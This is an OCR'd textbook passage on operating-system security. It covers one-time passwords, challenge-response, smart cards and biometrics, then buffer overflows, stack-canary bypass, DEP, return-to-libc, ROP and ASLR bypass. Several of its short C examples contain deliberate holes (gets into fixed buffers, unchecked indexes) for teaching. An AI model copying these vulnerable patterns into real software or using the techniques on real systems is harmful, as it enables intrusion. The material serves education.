Most superusers exhort their mortal users to change their passwords once a month. Unfortunately, nobody ever does this. Even more extreme is changing the password with every login, leading to **one-time passwords**. When one-time passwords are used, the user gets a book containing a list of passwords. Each login uses the next password in the list. If an intruder ever discovers a password, it will not do him any good, since next time a different password must be used. It is suggested that the user try to avoid losing the password book.

Actually, a book is not needed due to an elegant scheme devised by Leslie Lamport that allows a user to log in securely over an insecure network using one-time passwords (Lamport, 1981). Lamport's method can be used to allow a user running on a home PC to log in to a server over the Internet, even though intruders may see and copy down all the traffic in both directions. Furthermore, no secrets have to be stored in the file system of either the server or the user's PC. The method is sometimes called a **one-way hash chain**.

The algorithm is based on a one-way function, that is, a function $y = f(x)$ that has the property that given x it is easy to find y, but given y it is computationally infeasible to find x. The input and output should be the same length, for example, 256 bits.

The user picks a secret password that he memorizes. He also picks an integer, n, which is how many one-time passwords the algorithm is able to generate. As an example, consider $n = 4$, although in practice a much larger value of n would be used. If the secret password is s, the first password is given by running the one-way function n times:

$$P_1 = f(f(f(f(s))))$$

The second password is given by running the one-way function $n - 1$ times:

$$P_2 = f(f(f(s)))$$

The third password runs f twice and the fourth password runs it once. In general, $P_{i-1} = f(P_i)$. The key fact to note here is that given any password in the sequence,

it is easy to compute the *previous* one in the numerical sequence but impossible to compute the *next* one. For example, given P_2 it is easy to find P_1 but impossible to find P_3.

The server is initialized with P_0, which is just $f(P_1)$. This value is stored in the password file entry associated with the user's login name along with the integer 1, indicating that the next password required is P_1. When the user wants to log in for the first time, he sends his login name to the server, which responds by sending the integer in the password file, 1. The user's machine responds with P_1, which can be computed locally from s, which is typed in on the spot. The server then computes $f(P_1)$ and compares this to the value stored in the password file (P_0). If the values match, the login is permitted, the integer is incremented to 2, and P_1 overwrites P_0 in the password file.

On the next login, the server sends the user a 2, and the user's machine computes P_2. The server then computes $f(P_2)$ and compares it to the entry in the password file. If the values match, the login is permitted, the integer is incremented to 3, and P_2 overwrites P_1 in the password file. The property that makes this scheme work is that even though an intruder may capture P_i, he has no way to compute P_{i+1} from it, only P_{i-1} which has already been used and is now worthless. When all n passwords have been used up, the server is reinitialized with a new secret key.

Challenge-Response Authentication

A variation on the password idea is to have each new user provide a long list of questions and answers that are then stored on the server securely (e.g., in encrypted form). The questions should be chosen so that the user does not need to write them down. Possible questions that could be asked are:

1. Who is Marjolein's sister?
2. On what street was your elementary school?
3. What did Mrs. Ellis teach?

At login, the server asks one of them at random and checks the answer. To make this scheme practical, though, many question-answer pairs would be needed.

Another variation is **challenge-response**. When this is used, the user picks an algorithm when signing up as a user, for example x^2. When the user logs in, the server sends the user an argument, say 7, in which case the user types 49. The algorithm can be different in the morning and afternoon, on different days of the week, and so on.

If the user's device has real computing power, such as a personal computer, a personal digital assistant, or a cell phone, a more powerful form of challenge-response can be used. In advance, the user selects a secret key, k, which is initially brought to the server system by hand. A copy is also kept (securely) on the user's

computer. At login time, the server sends a random number, r, to the user's computer, which then computes $f(r,k)$ and sends that back, where f is a publicly known function. The server then does the computation itself and checks if the result sent back agrees with the computation. The advantage of this scheme over a password is that even if a wiretapper sees and records all the traffic in both directions, she will learn nothing that helps her next time. Of course, the function, f, has to be complicated enough that k cannot be deduced, even given a large set of observations. Cryptographic hash functions are good choices, with the argument being the XOR of r and k. These functions are known to be hard to reverse.

9.4.2 Authentication Using a Physical Object

The second method for authenticating users is to check for some physical object they have rather than something they know. Metal door keys have been used for centuries for this purpose. Nowadays, the physical object used is often a plastic card that is inserted into a reader associated with the computer. Normally, the user must not only insert the card, but must also type in a password, to prevent someone from using a lost or stolen card. Viewed this way, using a bank's ATM (Automated Teller Machine) starts out with the user logging in to the bank's computer via a remote terminal (the ATM) using a plastic card and a password (currently a 4-digit PIN code in most countries, but this is just to avoid the expense of putting a full QWERTY keyboard on the ATM machine).

Information-bearing plastic cards come in two varieties: magnetic stripe cards and chip cards. Magnetic stripe cards hold about 140 bytes of information written on a piece of magnetic tape glued to the back of the card. This information can be read out by the terminal and then sent to a central computer. Often the information contains the user's password (e.g., PIN code) so the terminal can perform an identity check even if the link to the main computer is down. Typically the password is encrypted by a key known only to the bank. These cards cost about $0.10 to $0.50, depending on whether there is a hologram sticker on the front and the production volume. As a way to identify users in general, magnetic stripe cards are risky because the equipment to read and write them is cheap and widespread.

Chip cards contain a tiny integrated circuit (chip) on them. These cards can be subdivided into two categories: stored value cards and smart cards. **Stored value cards** contain a small amount of memory (often only a few KB) using ROM technology to allow the value to be remembered when the card is removed from the reader and thus the power turned off. There is no CPU on the card, so the value stored must be changed by an external CPU (in the reader). These cards are mass produced by the millions for well under $1 and are used, for example, as prepaid telephone cards. When a call is made, the telephone just decrements the value in the card, but no money actually changes hands. For this reason, these cards are generally issued by one company for use on only its machines (e.g., telephones or vending machines). They could be used for login authentication by storing a 1-KB

password in them that the reader would send to the central computer, but in practoce this is rarely, if ever, done.

Smart cards can be used to hold money, as do stored value cards, but with much better security and universality. The cards can be loaded with money at an ATM machine or at home over the telephone using a special reader supplied by the bank. When inserted into a merchant's reader, the user can authorize the card to deduct a certain amount of money from the card (by typing YES), causing the card to send a little encrypted message to the merchant. The merchant can later turn the message over to a bank to be credited for the amount paid.

An advantage of smart cards over, say, credit or debit cards, is that they do not need an online connection to a bank. If you do not believe this is an advantage, try the following experiment. Try to buy a single candy bar at a store and insist on paying by credit card. If the merchant objects, say you have no cash with you and besides, you need the frequent flyer miles. You will discover that the merchant is not enthusiastic about the idea (because the associated bank charges dwarf the profit on the item). This makes smart cards useful for small store purchases, parking meters, vending machines, and many other devices that normally require coins.

Smart cards have other potentially valuable uses (e.g., encoding the bearer's allergies and other medical conditions in a secure way for use in emergencies), but this is not the place to tell that story. Our interest here is how they can be used for secure login authentication. The basic idea is simple: a smart card is a small, tamperproof computer that can engage in a discussion, called a **protocol**, with a central computer to authenticate the user. For example, a user wishing to buy things at an e-commerce Website could insert a smart card into a home reader attached to his PC. The e-commerce site would not only use the smart card to authenticate the user in a more secure way than a password, but could also deduct the purchase price from the smart card directly, eliminating a great deal of the overhead (and risk) associated with using a credit card for online purchases.

Various authentication schemes can be used with a smart card. A particularly simple challenge-response works like this. The server sends a 1024-bit random number to the smart card, which then adds the user's 1024-bit password stored in the card's ROM to it. The sum is then squared and the middle 1024 bits are sent back to the server, which knows the user's password and can compute whether the result is correct or not. The sequence is shown in Fig. 9-16. If a wiretapper sees both messages, he will not be able to make much sense out of them, and recording them for future use is pointless because on the next login, a different 1024-bit random number will be sent. In practice, a much better algorithm is used.

9.4.3 Authentication Using Biometrics

The third authentication method measures physical characteristics of the user that are hard to forge. These are called **biometrics** (Boulgouris et al., 2010; and Campisi, 2013). For example, many operating systems for smart phones and notebooks use face recognition and/or fingerprints to verify the user's identity.



Figure 9-16. Use of a smart card for authentication.

A typical biometrics system has two parts: enrollment and identification. During enrollment, the user's characteristics are measured and the results digitized. Then significant features are extracted and stored in a record associated with the user. The record can be kept in a central database (e.g., for logging in to a remote computer), or stored on a smart card that the user carries around and inserts into a remote reader (e.g., at an ATM machine).

The other part is identification. The user shows up and provides a login name. Then the system makes the measurement again. If the new values match the ones sampled at enrollment time, the login is accepted; otherwise it is rejected. The login name is needed because the measurements are never exact, so it is difficult to index them and then search the index. Also, two people might have the same characteristics, so requiring the measured characteristics to match those of a specific user is stronger than just requiring them to match those of any user.

The characteristic chosen should have enough variability that the system can distinguish among many people without error. For example, hair color is not a good indicator because too many people share the same color. Also, the characteristic should not vary over time and with some people, hair color does not have this property. Similarly a person's voice may be different due to a cold and a face may look different due to a beard or makeup not present at enrollment time. Since later samples are never going to match the enrollment values exactly, the system designers have to decide how good the match has to be to be accepted. In particular, they have to decide whether it is worse to reject a legitimate user once in a while or let an imposter get in once in a while. An e-commerce site might decide that rejecting a loyal customer might be worse than accepting a small amount of fraud, whereas a nuclear weapons site might decide that refusing access to a genuine employee was better than letting random strangers in twice a year.

An important point here is that any authentication scheme must be psychologically acceptable to the user community. Even something as nonintrusive as storing

fingerprints *online*, may be unacceptable to people because they associate fingerprints with criminals. Using fingerprints to unlock a phone is all right though.

9.5 EXPLOITING SOFTWARE

One of the main ways to break into a user's computer is by exploiting vulnerabilities in the software running on the system to make it do something different than the programmer intended. For instance, a common attack is to infect a user's browser by means of a **drive-by-download**. In this attack, the cybercriminal infects the user's browser by placing malicious content on a Web server. As soon as the user visits the Website, the browser is infected. Sometimes, the Web servers are completely run by the attackers, in which case the attackers should find a way to lure users to their Website (spamming people with promises of free software, movies, or naughty pictures might do the trick). However, it is also possible that attackers are able to put malicious content on a legitimate Website (perhaps in the ads, or on a discussion board). Some years ago, the Website of the Miami Dolphins was compromised in this way, just days before the Dolphins hosted the Super Bowl, one of the most anticipated sporting events of the year. Just days before the event, the Website was extremely popular and many users visiting the Website were infected. After the initial infection in a drive-by-download, the attacker's code running in the browser downloads the real zombie software (malware), executes it, and makes sure it is always started when the system boots.

Since this is a book on operating systems, the focus is on how to subvert the operating system. The many ways one can exploit software bugs to attack Websites and databases are not covered here. The typical scenario is that somebody discovers a bug in the operating system and then finds a way to exploit it to compromise computers that are running the defective code. Drive-by-downloads are not really part of the picture either, but we will see that many of the vulnerabilities and exploits in user applications are applicable to the kernel also.

In Lewis Caroll's famous book *Through the Looking Glass*, the Red Queen takes Alice on a crazy run. They run as fast as they can, but no matter how fast they run, they always stay in the same place. That is odd, thinks Alice, and she says so. "In our country you'd generally get to somewhere else—if you ran very fast for a long time as we've been doing." "A slow sort of country!" said the Queen. "Now, here, you see, it takes all the running you can do, to keep in the same place. If you want to get somewhere else, you must run at least twice as fast as that!"

The **Red Queen effect** is typical for evolutionary arms races. In the course of millions of years, the ancestors of zebras and lions both evolved. Zebras became faster and better at seeing, hearing, and smelling predators—useful, if you want to outrun the lions. But in the meantime, lions also became faster, bigger, stealthier, and better camouflaged—useful, if you like zebra for dinner. So, although the lion and the zebra both "improved" their designs, neither became more successful at

beating the other in the hunt; both of them still exist in the wild. Still, lions and zebras are locked in an arms race. They are running to stand still. The Red Queen effect also applies to program exploitation. Attacks become ever more sophisticated to deal with increasingly advanced security measures.

Although every exploit involves a specific bug in a specific program, there are several general categories of bugs that occur over and over and are worth studying to see how attacks work. In the following sections we will examine not only a number of these methods, but also countermeasures to stop them, and counter countermeasures to evade these measures, and even some counter counter countermeasures to counter these tricks, and so on. It will give you a good idea of the arms race between attackers and defenders—and what it is like to go jogging with the Red Queen.

We will start our discussion with the venerable buffer overflow, one of the most important exploitation techniques in the history of computer security. It was already used in the very first Internet worm, written by Robert Morris Jr. in 1988, and it is still widely used today. Despite all countermeasures, it is safe to predict that buffer overflows will be with us for quite some time yet. Buffer overflows are ideally suited for introducing three of the most important protection mechanisms available in most modern systems: stack canaries, data execution protection, and address-space layout randomization. After that, we will look at other exploitation techniques, like format string attacks, integer overflows, and dangling pointer exploits.

9.5.1 Buffer Overflow Attacks

One rich source of attacks is due to the fact that virtually all operating systems and most systems programs are written in the C or C++ programming languages (because programmers like them and they can be compiled to extremely efficient object code). Unfortunately, no C or C++ compiler does array bounds checking. As an example, the C library function *gets*, which reads a string (of unknown size) into a fixed-size buffer, but without checking for overflow, is notorious for being subject to this kind of attack (some compilers even detect the use of *gets* and warn about it). Consequently, the following code sequence is also not checked:

```
01. void A( ) {
02.     char B[128];            /* reserve a buffer with space for 128 bytes on the stack */
03.     printf ("Type log message: ");
04.     gets (B);               /* read log message from standard input into buffer */
05.     writeLog (B);           /* output the string in a pretty format to the log file */
06. }
```

Function *A* represents a logging procedure—somewhat simplified. Every time the function executes, it invites the user to type in a log message and then reads whatever the user types in the buffer *B*, using the *gets* function from the C library.

Finally, it calls the (homegrown) *writeLog* function that presumably writes out the log entry in an attractive format (perhaps adding a date and time to the log message to make it easier to search the log later). Assume that function *A* is part of a privileged process, for instance a program that is SETUID root. An attacker who is able to take control of such a process, essentially has root privileges herself.

The code above has a severe bug, although it may not be immediately obvious. The problem is caused by the fact that *gets* reads characters from standard input until it encounters a newline character. It has no idea that buffer *B* can hold only 128 bytes. Suppose the user types a line of 256 characters. What happens to the remaining 128 bytes? Since *gets* does not check for buffer bounds violations, the remaining bytes will be stored on the stack also, as if the buffer were 256 bytes long. Everything that was originally stored at the memory locations right after the end of the buffer is simply overwritten. The consequences are typically disastrous.

In Fig. 9-17(a), we see the main program running, with its local variables on the stack. At some point it calls the procedure *A*, as shown in Fig. 9-17(b). The standard calling sequence starts out by pushing the return address (which points to the instruction following the call) onto the stack. It then transfers control to *A*, which decrements the stack pointer by 128 to allocate storage for its local variable (buffer B).



Figure 9-17. (a) Situation when the main program is running. (b) After the procedure *A* has been called. (c) Buffer overflow shown in gray

So what exactly will happen if the user provides more than 128 characters? Figure 9-17(c) shows this situation. As mentioned, the *gets* function copies all the bytes into and beyond the buffer, overwriting possibly many things on the stack, but in particular overwriting the return address pushed there earlier. In other words, part of the log entry now fills the memory location that the system assumes to hold the address of the instruction to jump to when the function returns. As long as the

user typed in a regular log message, the characters of the message would probably not represent a valid code address. As soon as the function *A* returns, the program would try to jump to an invalid target—something the system would not like at all. In most cases, the program would crash immediately.

Now assume that this is not a benign user who provides an overly long message by mistake, but an attacker who provides a tailored message specifically aimed at subverting the program's control flow. Say the attacker provides an input that is carefully crafted to overwrite the return address with the address of buffer *B*. The result is that upon returning from function *A*, the program will jump to the beginning of buffer *B* and execute the bytes in the buffer as code. Since the attacker controls the content of the buffer, she can fill it with machine instructions—to execute the attacker's code within the context of the original program. In effect, the attacker has overwritten memory with his own code and gotten it executed. The program is now completely under the attacker's control. She can make it do whatever she wants. Often, the attacker code is used to launch a shell (for instance by means of the exec system call), enabling the intruder convenient access to the machine. For this reason, such code is commonly known as **shellcode**, even if it does not spawn a shell.

This trick works not just for programs using *gets* (although you should really avoid using that function), but for any code that copies user-provided data in a buffer without checking for boundary violations. This user data may consist of command-line parameters, environment strings, data sent over a network connection, or data read from a user file. There are many functions that copy or move such data: *strcpy, memcpy, strcat*, and many others. Of course, any old loop that you write yourself and that moves bytes into a buffer may be vulnerable as well.

What if the attacker does not know the exact address to return to? Often an attacker can guess where the shellcode resides *approximately*, but not *exactly*. In that case, a typical solution is to prepend the shellcode with a **nop sled**: a sequence of one-byte NO OPERATION instructions that do not do anything at all. As long as the attacker manages to land anywhere on the nop sled, the execution will eventually also reach the real shellcode at the end. Nop sleds work on the stack, but also on the heap. On the heap, attackers often try to increase their chances by placing nop sleds and shellcode all over the heap. For instance, in a browser, malicious JavaScript code may try to allocate as much memory as it can and fill it with a long nop sled and a small amount of shellcode. Then, if the attacker manages to divert the control flow and aims for a random heap address, chances are that she will hit the nop sled. This technique is known as **heap spraying**.

Stack Canaries

One commonly used defense against the attack sketched above is to use **stack canaries**. The name derives from the mining profession. Working in a mine is very dangerous work. Toxic gases like carbon monoxide may build up and kill the

miners. Moreover, carbon monoxide is odorless, so the miners might not even notice it. In the past, miners therefore brought canaries into the mine as biological early warning systems. Any build up of toxic gases would kill the canary before harming its owner. If your bird died, it was probably time to go up. Besides, the canaries provide lovely audio while alive.

Modern computer systems still use (digital) canaries as early warning systems. The idea is very simple. At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong. In that case, it is better to hit the panic button and crash rather than continuing.

Avoiding Stack Canaries

Canaries work well against attacks like the one above, but many buffer overflows are still possible. For instance, consider the code snippet in Fig. 9-18. It uses two new functions. The *strcpy* is a C library function to copy a string into a buffer, while the *strlen* determines the length of a string.

```
01. void A (char *date) {
02.     int len;
03.     char B [128];
04.     char logMsg [256];
05.
06.     strcpy (logMsg, date);      /* first copy the string with the date in the log message */
07.     len = strlen (date);        /* determine how many characters are in the date string */
08.     gets (B);                   /* now get the actual message */
09.     strcpy (logMsg+len, B);     /* and copy it after the date into logMessage */
10.     writeLog (logMsg);          /* finally, write the log message to disk */
11. }
```

Figure 9-18. Skipping the stack canary: by modifying *len* first, the attack is able to bypass the canary and modify the return address directly.

As we saw in the previous example, function *A* reads a log message from standard input, but this time it explicitly prepends it with the current date (provided as a string argument to function *A*). First, it copies the date into the log message (line 6). A date string may have different length, depending on the day of the week, the month, etc. For instance, Friday has 5 letters, but Saturday 8. Same thing for the months. So, the second thing it does is determine how many characters are in the date string (line 7). Then it gets the user input (line 8) and copies it into the log message, starting just after the date string. It does this by specifying the destination

of the copy should be the start of the log message plus the length of the date string (line 9). Finally, it writes the log to disk as before.

Let us suppose the system uses stack canaries. How could we possibly change the return address? The trick is that when the attacker overflows buffer *B*, she does not try to hit the return address immediately. Instead, she modifies the variable *len* that is located just above it on the stack. In line 9, *len* serves as an offset that determines where the contents of buffer *B* will be written. The programmer's idea was to skip only the date string, but since the attacker controls *len*, she may use it to skip the canary and overwrite the return address.

Moreover, buffer overflows are not limited to the return address. Any function pointer that is reachable via an overflow is fair game. A function pointer is just like a regular pointer, except that it points to a function instead of data. For instance, C and C++ allow a programmer to declare a variable *f* as a pointer to a function that takes a string argument and returns no result, as follows:

```
void (*f)(char*);
```

The syntax is perhaps a bit arcane, but it is really just another variable declaration. Since function *A* of the previous example matches the above signature, we can now write "*f* = *A*" and use *f* instead of *A* in our program. It is beyond this book to go into function pointers in great detail, but rest assured that function pointers are quite common in operating systems. Now suppose the attacker manages to overwrite a function pointer. As soon as the program calls the function using the function pointer, it would really call the code injected by the attacker. For the exploit to work, the function pointer need not even be on the stack. Function pointers on the heap are just as useful. As long as the attacker can change the value of a function pointer or a return address to the buffer that contains the attacker's code, she is able to change the program's flow of control.

Data Execution Prevention

Perhaps by now you may exclaim: "Wait a minute! The real cause of the problem is not that the attacker is able to overwrite function pointers and return addresses, but the fact that she can inject *code* and have it executed. Why not make it impossible to execute bytes on the heap and the stack?" If so, you had an epiphany. However, we will see shortly that epiphanies do not always stop buffer overflow attacks. Still, the idea is pretty good. **Code injection attacks** will no longer work if the bytes provided by the attacker cannot be executed as legitimate code.

Modern CPUs have a feature that is popularly referred to as the **NX bit**, which stands for "No-eXecute." It is extremely useful to distinguish between data segments (heap, stack, and global variables) and the text segment (which contains the code). Specifically, many modern operating systems try to ensure that data segments are writable, but are not executable, and the text segment is executable, but not writable. This policy is known on OpenBSD as **W^X** (pronounced as "W

Exclusive-OR X") or "W XOR X"). It signifies that memory is either writable or executable, but not both. MacOS, Linux, and Windows have similar protection schemes. A generic name for this security measure is **DEP** (**Data Execution Prevention**). Some hardware does not support the NX bit. In that case, DEP can still be made to work but the implementation will be less efficient.

DEP prevents all of the attacks discussed so far. The attacker can inject as much shellcode into the process as much as she wants. Unless she is able to make the memory executable, there is no way to run it.

Code Reuse Attacks

DEP makes it impossible to execute code in a data region. Stack canaries make it harder (but not impossible) to overwrite return addresses and function pointers. Unfortunately, this is not the end of the story, because somewhere along the line, someone else had an epiphany too. The insight was roughly as follows: "Why inject code, when there is plenty of it in the binary already?" In other words, rather than introducing new code, the attacker simply constructs the necessary functionality out of the existing functions and instructions in the binaries and libraries. We will first look at the simplest of such attacks, return to libc, and then discuss the more complex, but very popular, technique of return-oriented programming.

Suppose that the buffer overflow of Fig. 9-18 has overwritten the return address of the current function, but cannot execute attacker-supplied code on the stack. The question is: can it return somewhere else? It turns out it can. Almost all C programs are linked with the (usually shared) library *libc*, which contains key functions most C programs need. One of these functions is *system*, which takes a string as argument and passes it to the shell for execution. Thus, using the *system* function, an attacker can execute any program she wants. So, instead of executing shellcode, the attacker simply places a string containing the command to execute on the stack, and diverts control to the *system* function via the return address.

The attack, known as return to libc, has several variants. The *system* function is not the only target that may be interesting to the attacker. For instance, attackers may also use the *mprotect* function to make part of the data segment executable. In addition, rather than jumping to the libc function directly, the attack may take a level of indirection. On Linux, for instance, the attacker may return to the **PLT** (**Procedure Linkage Table**) instead. The PLT is a structure to make dynamic linking easier, and contains snippets of code that, when executed, in turn call the dynamically linked library functions. Returning to this code then indirectly executes the library function.

The concept of **ROP** (**Return-Oriented Programming**) takes the idea of reusing the program's code to its extreme. Rather than return to (the entry points of) library functions, the attacker can return to any instruction in the text segment. For instance, she can make the code land in the middle, rather than the beginning, of a function. The execution will simply continue at that point, one instruction at a

time. Say that after a handful of instructions, the execution encounters another return instruction. Now, we ask the same question once again: where can we return to? Since the attacker has control over the stack, she can again make the code return anywhere she wants to. Moreover, after she has done it twice, she may as well do it three times, or four, or ten, etc.

Thus, the trick of return-oriented programming is to look for small sequences of code that (a) do something useful and (b) end with a return instruction. The attacker can string together these sequences by means of the return addresses she places on the stack. The individual snippets are called **gadgets**. Typically, they have very limited functionality, such as adding two registers, loading a value from memory into a register, or pushing a value on the stack. In other words, the collection of gadgets can be seen as a very strange instruction set that the attacker can use to build arbitrary functionality by clever manipulation of the stack. The stack pointer, meanwhile, serves as a slightly bizarre kind of program counter.



Figure 9-19. Return-oriented programming: linking gadgets.

Figure 9-19(a) shows an example of how gadgets are linked together by return addresses on the stack. The gadgets are short snippets of code that end with a return instruction. The return instruction will pop the address to return to off the stack and continue execution there. In this case, the attacker first returns to gadget *A* in some function *X*, then to gadget *B* in function *Y*, etc. It is the attacker's job to

gather these gadgets in an existing binary. As she did not create the gadgets herself, she sometimes has to make do with gadgets that are perhaps less than ideal, but good enough for the job. For instance, Fig. 9-19(b) suggests that gadget A has a check as part of the instruction sequence. The attacker may not care for the check at all, but since it is there, she will have to accept it. For most purposes, it is perhaps good enough to pop any nonnegative number into register 1. The next gadget pops any stack value into register 2, and the third multiplies register 1 by 4, pushes it on the stack, and adds it to register 2. Combining, these three gadgets yields the attacker something that may be used to calculate the address of an element in an array of integers. The index into the array is provided by the first data value on the stack, while the base address of the array should be in the second data value.

Return-oriented programming may look very complicated, and perhaps it is. But as always, people have developed tools to automate as much as possible. Examples include gadget harvesters and even ROP compilers. Nowadays, ROP is one of the most important exploitation techniques used in the wild.

Address-Space Layout Randomization

Here is another idea to stop these attacks. Besides modifying the return address and injecting some (ROP) program, the attacker should be able to return to exactly the right address—with ROP no nop sleds are possible. This is easy, if the addresses are fixed, but what if they are not? **ASLR** (**Address Space Layout Randomization**) aims to randomize the addresses of functions and data between every run of the program. As a result, it becomes much harder for the attacker to exploit the system. Specifically, ASLR often randomizes the positions of the initial stack, the heap, and the libraries.

Like canaries and DEP, most modern operating systems support ASLR both for the operating system and user applications, although the amount of randomness (the "entropy") differs. The combined force of these three protection mechanisms has raised the bar for attackers significantly. Just jumping to injected code or even some existing function in memory has become hard work. Together, they form an important line of defense in modern operating systems. What is especially nice about them is that they offer their protection at a very reasonable cost to performance.

Bypassing ASLR

Even with all three defenses enabled, attackers still manage to exploit the system. There are several weaknesses in ASLR that allow intruders to bypass it. The first weakness is that ASLR is often not random enough. Many implementations of ASLR still have certain code at fixed locations. Moreover, even if a segment is randomized, the randomization may be weak, so that an attacker can brute-force it. For instance, on 32-bit systems the entropy may be limited because you cannot

randomize *all* bits of the stack. To keep the stack working as a regular stack that grows downward, randomizing the least significant bits is not an option.

A more important attack against ASLR is formed by memory disclosures. In this case, the attacker uses one vulnerability not to take control of the program directly, but rather to leak information about the memory layout, which she can then use to exploit a second vulnerability. As a trivial example, consider the following code:

```
01. void C( ) {
02.    int index;
03.    int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };
04.     printf ("Which prime number between 1 and 47 would you like to see?");
05.     index = read_user_input ( );
06.     printf ("Prime number %d is: %d\n", index, prime[index]);
07. }
```

The code contains a call to *read_user_input*, which is not part of the standard C library. We simply assume that it exists and returns an integer that the user types on the command line. We also assume that it does not contain any errors. Even so, for this code it is very easy to leak information. All we need to do is provide an index that is greater than 15, or less than 0. As the program does not check the index, it will happily return the value of any integer in memory.

The address of one function is often sufficient for a successful attack. The reason is that even though the position at which a library is loaded may be randomized, the relative offset for each individual function from this position is generally fixed. Phrased differently: if you know one function, you know them all. Even if this is not the case, with just one code address, it is often easy to find many others, as shown by Snow et al. (2013). Later in this chapter, we will look at more fine-grained randomization also.

Non-Control-Flow Diverting Attacks

So far, we have considered attacks on the control flow of a program: modifying function pointers and return addresses. The goal was always to make the program execute new functionality, even if that functionality was recycled from code already present in the binary. However, this is not the only possibility. The data itself can be an interesting target for the attacker also, as in the following snippet of pseudocode:

```
01. void A( ) {
02.    int authorized;
03.    char name [128];
04.    authorized = check_credentials (...);  /* the attacker is not authorized, so returns 0 */
05.    printf ("What is your name?\n");
06.    gets (name);
```

```
07.    if (authorized != 0) {
08.        printf ("Welcome %s, here is all our secret data\n", name)
09.        /* ... show secret data ... */
10.    } else
11.        printf ("Sorry %s, but you are not authorized.\n", name);
12.    }
13. }
```

The code is meant to do an authorization check. Only users with the right credentials are allowed to see the top secret data. The function *check_credentials* is not a function from the C library, but we assume that it exists somewhere in the program and does not contain any errors. Now suppose the attacker types in 129 characters. As in the previous case, the buffer will overflow, but it will not modify the return address. Instead, the attacker has modified the value of the *authorized* variable, giving it a value that is not 0. The program does not crash and does not execute any attacker code, but it leaks secret information to an unauthorized user.

Buffer Overflows—The Not So Final Word

Buffer overflows are some of the oldest and most important memory corruption techniques that are used by attackers. Despite more than a quarter century of incidents, and a plethora of defenses (we have only treated the most important ones), it seems impossible to get rid of them (Van der Veen, 2012). For all this time, a substantial fraction of all security problems is due to this flaw, which is difficult to fix because there are so many existing C programs around that do not check for buffer overflow.

